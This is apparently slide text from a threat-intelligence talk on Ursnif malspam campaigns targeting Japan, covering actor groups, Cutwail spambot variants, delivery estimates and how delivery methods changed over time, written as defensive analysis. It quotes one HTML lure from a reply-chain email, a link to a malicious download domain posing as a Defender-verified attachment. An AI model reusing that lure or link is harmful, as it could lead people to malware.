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
2.3 Overview of malspam campaign in Japan



2.3 Overview of malspam campaign in Japan



2.3 Overview of malspam campaign in Japan



2.4. Ursnif malspam campaign targeting Japan

We guess there are 2 threat actors targeting Japan based on TTPs (Delivery method, Infection process, C2 domain etc.).

Group-A

- Group-A utilizes attached xls files for Ursnif infection

Group-B

- Group-B utilizes suspicious URLs for Ursnif infection

2.4. Ursnif malspams

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見 積 金 額 66,579 円(消費税込)				
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実行後 終了後

見積り

準備完了

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注意事項

準備完了




2.4. Analysis of Ursnif malspam campaign

Characteristics for each group

Classification	Group-A	Group-B
Email contents	Deceived Invoice email	Deceived EC / Bank email
Delivery Route	Only Cutwail	Mainly Cutwail
Attachment Files	xls with Macro (Multi obfuscation)	js file in link
Malware	Bebloh + Ursnif(Gozi)	Ursnif(Dreambot)
Target	3 banks *hard to confirm webconfig	30 banks, 9 credit card companies and 8 cryptocurrency exchanges

3. Threat analysis for malspam campaign

TTPs and Threat Actor Analysis based on diamond model



3.1. Delivery malspam

Each threat actor has own delivery method.

- Group-A
 - Cutwail-A
- Group-B
 - Web (EK)
 - Cutwail-A
 - Cutwail-B
 - Compromised Email Account
 - Reply Type
 - Emotet

3.1. Delivery malspam

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3.1.1. Cutwail

Spambot scatters malspam by threat actor's order

- 2 malwares for Japan have been observed below

We called

Older one : Cutwail-A

Newer one : Cutwail-B

Each Cutwail communicates different C2 IP address.

[Cutwail (a.k.a Pandex, Harebot, Pushdo)]

- Spam Bot
 - It appears 2007 globally (Japan: 2016)
 - This is currently active (more than 10 years)
 - Get email contents and target email address from C2
 - Directly send over SMTP to mail server
 - Two C2 servers are still active
- Infection Route
 - Pushdo downloads Cutwail.
 - Pushdo is delivered as additional payload after Bebloh or Ursnif.

3.1.1. Cutwail classification

	Cutwail-A	Cutwail-B
Operation Period	2007 - Current	2017/09 - Current
Target (2016 - Current)	Japan, Italy, Poland, Germany, Spain	Only Japan
Infection Volume	10,761 (based on sinkhole observation 2019/03/13)	
Delivery Capability (Assumption)	20 million emails per time	300 million emails per time
Characteristics	Attachment file	Mainly URL, Phishing Email (Rarely attachment file)

Cutwail-A

- This malware appeared in 2007.
- Main target is Japan.
 - Italy, Poland, Germany and Spain.
- This malware delivers malspam with attachment xls.
 - Attachment xls leads to download Bebloh in Japan.
- Cutwail-A tries to extend its infrastructure.
 - We confirmed recent malspam campaign which pretended to be DHL via Ursnif on 29th Jul 2019.

Cutwail-B

- This malware was created for Japan in Sep. 2017
Ursnif-B dropped Cutwail-B at this period.
- Malspam by Cutwail-B was distributed only to Japan.
- Email with URLs that lead to download malware
- Only phishing email for Japan has been observed since Jan. 2019

3.1.1.3. Delivery capability of malspam by Cutwail

Estimate delivery capability by Cutwail based on our observation


	Cutwail-A	Cutwail-B
Delivery volume per one host	5,000 malspams	50,000-60,000 malspams
Infected hosts	4,000	6,000
Delivery capability	20 million malspams	300 million malspams

<Hypothesis>

Number of Infected hosts from Sinkhole: 10,761 (2019/03/13 Time A and B Total)

Percentage of source hosts of received mail (Cutwail-A : Cutwail-B = 2 : 3)

3.1.1.4. Classification of delivery method




3.1. Delivery malspam

Each threat actor has own delivery method.

- Group-A
 - Cutwail-A
- Group-B
 - Web (EK)
 - Cutwail-A
 - Cutwail-B
 - Compromised Email Account
 - Reply Type
 - Emotet

3.1.2. Transition of delivery method



3.1.2.1. Infection by Web(EK) 2016/07~2017/02

- Not malspam but also drive-by download attack
- Web site was compromised by attacker.

2017年05月23日 | ラックビーブル

日本を狙うインターネットバンキングマルウェア「DreamBot」を利用する攻撃者

IOC サイバー攻撃 攻撃者グループ



石川 芳浩

世界中でランサムウェア「WannaCry（ワナクライ）」による被害が報告されていますが、日本ではインターネットバンキングマルウェア「DreamBot（ドリームボット）」による攻撃キャンペーンも継続しています。2017年3月、日本サイバー犯罪対策センター（JC3）より、DreamBotに関する[注意喚起](#)が発表されましたが、その後も攻撃キャンペーンは継続し、2017年5月現在も週に数回「DreamBot」に感染させるための、日本語のばらまき型メールを確認しています。図1は、5月15日と5月18日に届いた日本語のばらまき型メールの一例です。添付ファイルは、どちらもzip形式で圧縮されており、zipファイルの中身は、実行形式のファイル（DreamBot）と「DreamBot」を不正サイトからダウンロードするjsファイルを埋め込んだ文章ファイルでした。

今回は、この日本語のばらまき型メールを利用して、「DreamBot」を拡散させている攻撃者グループについて調査してみました。

https://www.lac.co.jp/lacwatch/people/20170523_001291.html

~2017/02

3.1.2.2. Cutwail-A

- Subject



Deceived Invoice email in Japanese

- Contents

Text in email is also in Japanese and attached zip archive

- Infection process

Zip archive contains malware



3.1.2.3. Cutwail-A

2017/04～2017/09

- Subject


Deceived Invoice/delivery service email etc.
in Japanese

- Contents

Text in email is also in Japanese and
attached zip archive

- Infection process

Attachments gradually change to zip
archive with js to an xls file with macros



3.1.2.4. Cutwail-A

2017/12～2019/06

- Subject


Deceived Invoice email in Japanese

- Contents

Text in email is also in Japanese and attached xls with macros

- Infection process

Macros which was getting more obfuscated for anti-analysis lead to download Urnsnif



3.1.2.5. Cutwail-B

2017/10～2018/12

- Subject


Deceived confirmation email from EC site in Japanese

- Contents

Malspam was copied original one, this means it's hard to tell fake email from real one.

- Infection process

Malicious URL leads to download Ursnif



3.1.2.6. Compromised email account

2019/04~2019/07

- Subject


Re:, Fw:, Fw:Jin'in sakugen etc.

- Contents

One word or two word in email attached zip or rar archive

- Infection process

Zip or rar archive contains js or vbs file lead to infect Ursnif.





2019/09

3.1.2.7. Reply chain

Attached html file as a replying chain email

Malicious URL in html downloads zip archive contains js file leads to Ursnif infection.

This method was observed in Poland in Aug. 2019.



```
<font color="#8e8355" size="3">検証済みの添付ファイル Windows 10 Defender. <a href="http://startdownload.svaulztz.info">ここをクリック</a>
```

3.1.2.8. Emotet


2019/09～2019/10

Emotet delivered Ursnif as a follow-up malware.

